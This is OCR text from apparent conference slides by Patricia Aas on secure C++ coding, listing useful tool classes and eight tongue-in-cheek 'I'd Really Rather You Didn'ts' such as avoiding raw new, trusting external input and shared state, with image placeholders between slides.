
Exploitability

Take your vitamins

The Eight I'd Really Rather You Didn'ts

@PATI_GALLARDO

Use Your Tools



Classes of Tools

- Several compilers
- Warnings / Errors
- Instrumentation
- Static Analysis
- Automated Tests
- Fuzzing
- Continuous Integration
- Libraries

@pati_gallardo

Undefined Behavior

What specs exist?

Compiler Optimizations

Exploit Development 101

Exploitability

Take your vitamins

The Eight I'd Really Rather You Didn'ts

@pati_gallardo


*The Eight I'd Really Rather You Didn'ts**

**The Eight Condiments (Pastafarianism)*

*Caution: Don't take me too seriously. But seriously, think about it! *wink**

The Eight I'd Really Rather You Didn'ts

1. Use C
2. Allocate with new
3. Do math a lot
4. Trust your external input
5. Use pointers a lot
6. Write “clever” code
7. Use shared_ptr a lot
8. Share state a lot



@pati_gallardo

1. I'd Really Rather You Didn't:

Use C

CG : CPL.1: Prefer C++ to C


@PATI_GALLARDO

CG : R: Resource management

CG : R.11: Avoid calling new and delete explicitly

2. I'd Really Rather You Didn't:

Allocate With New


@pati_gallardo
3. I'd Really Rather You Didn't:
Do Math A Lot
78

4. I'd Really Rather You Didn't:

Trust Your External Input

@pati_gallardo


5. I'd Really Rather You Didn't:

Use Pointers a Lot

@pati_gallardo


6. I'd Really Rather You Didn't:

Write "clever" code



7. I'd Really Rather You Didn't:

Use shared_ptr a Lot



8. I'd Really Rather You Didn't:

Share State a Lot

Photos from pixabay.com

Patricia Aas, TurtleSec
@pati_gallardo

